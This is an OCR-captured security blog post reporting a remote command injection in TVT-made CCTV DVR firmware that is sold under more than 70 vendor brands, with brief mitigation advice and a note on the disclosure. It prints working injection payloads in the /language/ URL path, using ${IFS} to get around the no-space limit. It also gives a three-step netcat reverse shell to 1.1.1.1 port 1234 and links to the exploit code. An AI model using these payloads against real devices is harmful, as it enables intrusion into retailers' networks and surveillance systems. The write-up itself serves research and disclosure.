
Remote Code Execution in CCTV-DVR affecting over 70 different vendors

kerneronsec.com (http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html) · by Exodus · January 21, 2023

This post is going to be a follow up from a research which dates back to December 2014, called "The Backoff POS Trojan operation (https://drive.google.com/file/d/0B3tdhdmrVDEwS216aDNXc0JfdTA/view)". Back then, one of the key conclusions highlighted from the report is that fraudsters are adopting new tactics in order to attack retailers. This new attack vector is to compromise DVR boxes, which is the heart component of any CCTV system. This was allowing them to achieve two goals at once-

1. Verify a targeted host actually belongs to a retailer.
2. Get a foothold inside the local network, one step closer to the POS station.



(https://3.bp.blogspot.com/-noadEPvC_p0/VrjX_a7KdqI/AAAAAAAAJJo/ypdLiQPtCIo/s1600/retailer.PNG)

Surveillance cameras, the first line of security in the physical world, are the virtual's weakest link?This sparks an amusing irony. When the old fashion thieves used to physically break into stores, on their way to the cashier they had


to try and avoid or neutralize any surveillance equipment. The digital thieves are entering the store through them. Truly Hollywood material.

Got me curious

So this was as far as the Backoff research paper went. But these CCTV systems caught my curiosity. I had two questions in mind;

1. What is their distribution across the net?
2. How are they being compromised?

Using the data I've gathered from the C&C server of over thousand infected machines, i started mapping the open services/ports. I soon discovered a lot of them had port 81/82 open in addition to port 8000. They were HTTP servers identifying as "Cross Web Server". And their main web page looked like this -



(https://2.bp.blogspot.com/-l6IE3aJbU0Y/VsMwvlVETWI/AAAAAAAAJVo/lXkCmg7i_TE/s1600/Screenshot%2Bfrom%2B2016-02-16%2B16%253A21%253A56.png)

A quick Shodan query, revealed their distribution; a total of over 30,000(!). Quite a lot and yet I'm sure this is only a small portion of them.

Vendor?

Next thing i want to know is which manufacturer is behind these CCTV

equipment. And so one grep led to another-

WebClient.html:

```
1
< script  id = " gt=" "  live_js = ""  lt = ""  script = ""
src = "script/live.js"  type = "text/javascript" >
```

script/live.js:

```
1
< img  style = "cursor:auto;"  src  =  "logo/logo.png" >
```

And viola! The logo suggests this is an Israeli company selling CCTV systems, but comments all over the code actually says it was made in china. So i decided to pay their website a visit. Navigating through their website, i encountered the download section which offers firmware update for these DVR boxes. Sweet!

Let the bug hunt begin..

Download. Unzip. Floop -

```
1
2
3
4
5
6
7
8
9
10
11
```

```
total 8684
drwx------ 8 exodus exodus 4096 Feb 10 18:26 .
drwx------ 8 exodus exodus 16384 Feb 10 16:08 ..
-rw-r--r-- 1 exodus exodus 604 Nov 7 2012 boot.sh
drwx------ 2 exodus exodus 4096 Nov 7 2012 config
-rw-r--r-- 1 exodus exodus 1027 Nov 7 2012 dep2.sh
-rw-r--r-- 1 exodus exodus 307561 Nov 7 2012 language. tar
-rw-r--r-- 1 exodus exodus 1189984 Nov 7 2012 libhi3520a.so
drwx------ 2 exodus exodus 4096 Feb 8 13:07 modules
-rw-r--r-- 1 exodus exodus 2175 Nov 7 2012 netupgrade.sh
-rw-r--r-- 1 exodus exodus 4852 Nov 7 2012 preupgrade.sh
drwx------ 2 exodus exodus 4096 Jan 4 2015 product
-rw-r--r-- 1 exodus exodus 5984 Nov 7 2012 productcheck
-rw-r--r-- 1 exodus exodus 44 Nov 7 2012 rewdg.sh
-rw-r--r-- 1 exodus exodus 7257480 Nov 7 2012 td3520a
drwx------ 2 exodus exodus 4096 Jan 4 2015 ui
drwx------ 2 exodus exodus 4096 Jan 4 2015 VideoPlay
drwx------ 34 exodus exodus 4096 Jan 27 2015 WebSites
-rw-r--r-- 1 exodus exodus 51696 Nov 7 2012 XDVRStart.hisi
```

A compressed file system. My aim is to get to the main server process . My first guess was to begin from the boot.sh since it probably execute all the relevant binaries on boot. boot.sh Executes another shell script called deps2.sh. This script execute two binaries. XVDRStart.hisi and td3520a.

From their size i understand that most of the weight is found in td3520a.

First thing I notice, the binary is saved in debugged mode which means it has all the symbols and therefore all the functions names. This makes the analysis process much easier.. thanks guys! After snooping around for a while, I discovered within the implementation of the HTTP server the following vulnerable code

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
.text:0040878C LDR R0, [R11,#dirp] ; dirp
.text:00408790 BL closedir
.text:00408794 LDR R0, =aExtractLanguag ;  "extract language packet!"
.text:00408798 BL  puts
.text:0040879C SUB R3, R11, #-var_6C00
.text:004087A0 SUB R3, R3, #4
.text:004087A4 SUB R3, R3, #0xCC
.text:004087A8 SUB R2, R11, #-dest
.text:004087AC MOV R0, R3 ; s
```

```
.text:004087B0 LDR R1, =aTarZxfMntMtdWe ; "tar -zxf /mnt/mtd/WebSites/language.tar
 ; %s/* -C /nfsdir/language/"
.text:004087B4 BL  sprintf
.text:004087B8 SUB R3, R11, #-var_6C00
.text:004087BC SUB R3, R3, #4
.text:004087C0 SUB R3, R3, #0xCC
.text:004087C4 MOV R0, R3 ;  char *
.text:004087C8 BL DVRSystem
```

It reads the URI, and if it contain something like the following -

```
/language/[language]/index.html
```

its going to extract the [language] in between the slashes and check if the directory exists, if not it is going to execute this command -

1

```
tar
-zxf  /mnt/mtd/WebSites/language . tar
.gz [language]/* -C  /nfsdir/language
```

This basically gives us a remote command line execution. Awesome!

Exploitation

In order to exploit it i had to overcome few obstacles I've identified -

1. Can't use spaces or newlines + server does not understand URL encoding
2. Length in between the slashes is limited.

I was able to bypass the no-space restrictions with something called ${IFS} . Basically IFS stands for Internal Field Separator, it holds the value which is used

by the shell to determine how to do field splitting. By default it holds "\n" which is exactly what i needed. So this is my new attack vector -

> /language/Swedish${IFS}&&echo${IFS}1>test&&tar${IFS}/string.js

And it worked! the file has been written. Lets do another test -

> /language/Swedish${IFS}&&echo${IFS}$USER>test&&tar${IFS}/string.js

outputs -

> root

Great success!! As with many embed systems this one is using BusyBox so what i decided to do is invoke netcat in order to get a nice and comfy reverse shell. So considering our length limitation i broke the command into three pieces -

Three ..

```
1
echo nc 1.1.1.1 1234>e
```

Two ...

```
1
echo -e $SHELL>>e
```

One. Lift off!

```
1
$(cat e) &>r
```

Exploit code can be found here (https://github.com/k1p0d/h264_dvr_rce)- https://github.com/k1p0d/h264_dvr_rce (https://github.com/k1p0d/h264_dvr_rce)

♫Too many cooks, too many cooks♫

Since comments all over the code suggested this is a "made in china" case, I wanted to trace the origin of it. This process led me to discovering over 70(!) vendors reselling almost identical products. They may have different logo, or slightly different plastics, but they share the same vulnerable software. This is basically what they call "white labeling" (https://en.wikipedia.org/wiki/White-label_product). Probably China's most common business model. Eventually I've located the real manufacturer, a company called TVT (http://www.tvt.net.cn/).

Finding all the different vendors is one thing, but identifying the vulnerable products is a whole other story since every vendor has different modeling convention. To summarize this i'd say too many cooks are stirring the same rotten pot. This makes it really hard to mitigate the problem and leaving a lot of potential vulnerable end users/businesses.

Mitigation

Since there are many vendors who redistribute this hardware-software it is hard to rely on vendors patch to arrive at your doorstep. I believe there are few more vulnerabilities being exploited in the wild against these machines and therefore your best shot would probably be to deny any connection from an unknown IP address to the DVR services. And so I will leave you here with a list of vendors who are selling some of TVT's re-branded gear.

Last note about the responsible disclosure process. I've been trying to contact TVT for quite some time with no luck. They have been ignoring me for too long, so they left me with no choice but to disclosure.

Exploit Code

kerneronsec.com (http://www.kerneronsec.com/2016/02/remote-code-execution-in-cctv-dvrs-of.html) · by Exodus · January 21, 2023